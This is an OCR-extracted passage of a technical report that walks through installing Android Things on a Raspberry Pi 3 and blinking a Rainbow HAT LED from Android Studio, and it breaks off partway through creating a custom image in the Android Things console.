
Setup Utility

Version 1.0.21

This command-line tool helps you get up and running quickly. You can use it to flash an Android Things board and configure Wi-Fi. Learn more.

*Figure 151: Setup utility*

Step 5: Open the .zip file and extract the .exe file and follow the guide exactly as stated within the setup utility to flash the microSD card with an Android Things image.



```
Android Things Setup Utility (version 1.0.21)
============================
This tool will help you install Android Things on your board and set up Wi-Fi.

What do you want to do?
1 - Install Android Things and optionally set up Wi-Fi
2 - Set up Wi-Fi on an existing Android Things device
1
What hardware are you using?
1 - Raspberry Pi 3
2 - NXP Pico i.MX7D
1
You chose Raspberry Pi 3.

Setting up required tools...
Fetching additional configuration...
Downloading platform tools...
4.74 MB/4.74 MB
Unzipping platform tools...
Finished setting up required tools.

Raspberry Pi 3
Do you want to use the default image or a custom image?
1 - Default image: Used for development purposes. No access to the Android
Things Console features such as metrics, crash reports, and OTA updates.
2 - Custom image: Upload your custom image for full device development and
management with all Android Things Console features.
1
Downloading Android Things image...
342 MB/342 MB
Unzipping image...

Downloading Etcher-cli, a tool to flash your SD card...
19.8 MB/19.8 MB
Unzipping Etcher-cli...

Plug the SD card into your computer. Press [Enter] when ready

Running Etcher-cli...
? Select drive \\.\PHYSICALDRIVE7 (15.5 GB) - Generic STORAGE DEVICE USB Device
? This will erase the selected drive. Are you sure? Yes
Flashing [========================] 100% eta 0s
Validating [========================] 100% eta 0s
iot_rpi3.img was successfully written to Generic STORAGE DEVICE USB Device (L:)
Checksum: 67737a7a

If you have successfully installed Android Things on your SD card, you can now
put the SD card into the Raspberry Pi and power it up. Otherwise you can abort
and run the tool again.

Would you like to set up Wi-Fi on this device? (y/n)
```

*Figure 152: Default image chosen*

Figure 152 above enables the development image to be flashed and authenticated onto the SDcard.

Step 6: Once completed and the option to input the WIFI password has been integrated into the flashed image, remove the microSD card and insert it into the Raspberry PI.


Step 7: Connect the HDMI cable into the Raspberry PI, connecting to a display monitor.

Step 8: Attach the keyboard or mouse to the Raspberry PI.

Step 9: Attach the Rainbow HAT pictured earlier in the report to the 40 GPIO pins.

Step 10: Input the micro-USB cable, once the power is turned on the Raspberry PI will boot the flashed image on the microSD card and run Android Things.

From here the ability to look at basic system settings and network configurations can be completed:



androidthings


General

Google iot_rpi3

1.0.3

Networks

*Figure 153: Android Things home*



System

Operating system

Version: 8.1.0


API Level: 27

Build: OIM1.180327.056 (userdebug)

Date & time

*Figure 154: Checking OS version*

Figure 153 and 154 highlight the simple OS qualities such as version and model build.



Networks

Wi-Fi

Connected

Ethernet

Disconnected

*Figure 155: Network Connectivity*

Figure 155 demonstrates the connected WI-FI network and connection capabilities, wired or wireless.





*Figure 156: Update and reset options*

Figure 156 shows the options available to force an update or factory reset within Android Things.

Now that the device is running and connected to the internet, the ability to test and experiment with the device is possible completing simple tasks from Android Studio. Therefore, the following tasks need to be completed.


Step 1: Download Android studio and click on the appropriate options for you and your system following the URL: https://developer.android.com/studio/



Android Studio provides the fastest tools for building apps on every type of Android device.

*Figure 157: Download Android Studio*

Step 2: Now the software is installed the creation of a new project needs to be opened. Once a project option has been opened, navigate through the settings, clicking next once it is done.




Application name: IoTTest

Company domain: jord.example.com

Project location: C:\Users\jord\AndroidStudioProjects\IoTTest

*Figure 158: Creating a project*

Step 3: To align Android Studio development with Android Things, the automatic incorporation of appropriate APIs and formats for the development are completed. Tick the Android Things box, choosing the appropriate API for development (API 22 +).



Target Android Devices

**Select the form factors and minimum SDK**

Some devices require additional SDKs. Low API levels target more devices, but offer fewer API features.

☐ **Phone and Tablet**

API 27: Android 8.1 (Oreo)

By targeting **API 27 and later**, your app will run on < 1% of devices. Help me choose

☐ Include Android Instant App support

☐ **Wear**

API 21: Android 5.0 (Lollipop)

☐ **TV**

API 21: Android 5.0 (Lollipop)


☐ **Android Auto**

☑ **Android Things**

API 27: Android 8.1 (Oreo)

*Figure 159: Target device*


Step 4: Click on the empty format so only the necessary gradle and development folders are in place.



Add an Activity to Things

*Figure 160: Empty activity*


Step 5: Android Studio has now setup the environment. Navigate under the ‘things’ option and click on build.gradle we created in the configuration process.



```
> mobile
v things
    > manifests
    > java
    > res
v Gradle Scripts
    build.gradle (Project: androidthings)
    build.gradle (Module: mobile)
    build.gradle (Module: things)
    gradle-wrapper.properties (Gradle Version)
    proguard-rules.pro (ProGuard Rules for mobile)
    proguard-rules.pro (ProGuard Rules for things)
    gradle.properties (Project Properties)
    settings.gradle (Project Settings)
    local.properties (SDK Location)
```

*Figure 161: Android Things code*

Step 6: Using Android Debugger (adb), the connection to the Android Things device can be completed wirelessly, rather than over USB, commonly applied for phone apps development.




Logcat

192.168.1.83:5555

*Figure 162: Connected to Android Things*


Step 7: Navigating through the build.gradle, add the following dependencies to allow interaction between the Rainbow HAT device.



```
iependencies {
    implementation fileTree(dir: 'libs', include: ['*.jar'])
    implementation 'com.android.support:support-v4:28.0.0-rc02'
    testImplementation 'junit:junit:4.12'
    androidTestImplementation 'com.android.support.test:runner:1.0.2'
    androidTestImplementation 'com.android.support.test.espresso:espresso-core:3.0.
    compileOnly 'com.google.android.things:androidthings:+'
    compile 'com.google.android.things.contrib:driver-rainbowhat:<0.9>'
```

*Figure 163: Adding dependences*

Step 8: The application of the code below, outputs a red LED.



```
public class MainActivity extends Activity {



    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Gpio led = RainbowHat.openLedRed();
        led.setDirection(Gpio.DIRECTION_OUT_INITIALLY_LOW);
        boolean value = true;
        while (true) {
            led.setValue(value);
            value = !value;
            SystemClock.sleep( ms: 300);
        }
    }
}
```

*Figure 164: Infinite while loop*

Step 9: The code is then set to run and is active.





*Figure 165: Red LED on*

The simple code development and PI HAT interaction using the Android Studio SDK has now been completed and proven to work.

However, to utilise the Android Things statistics, the use of a custom image should be applied as highlighted using Figure 152 for its setup and installation process. To create a custom image, the following guide provides a step by step process.

Step 1: On the Android Things console, build an image by clicking on ‘add a product’.




Welcome to Android Things

Build hardware that harnesses the power of Android and the scale of Google services.

Figure 166: Build a project

Step 2: Fill in the following areas to procced by giving it a name and SOM type, click create to finish.



Create new product


Product name: TEST PRODUCT

SOM type: Raspberry Pi 3

Product description: First test

Figure 167: Product name

Step 3: The following panel is then presented to which the options button is pressed next to the product name.



TEST PRODUCT

Models

ADD A MODE

l38oqr

Product settings

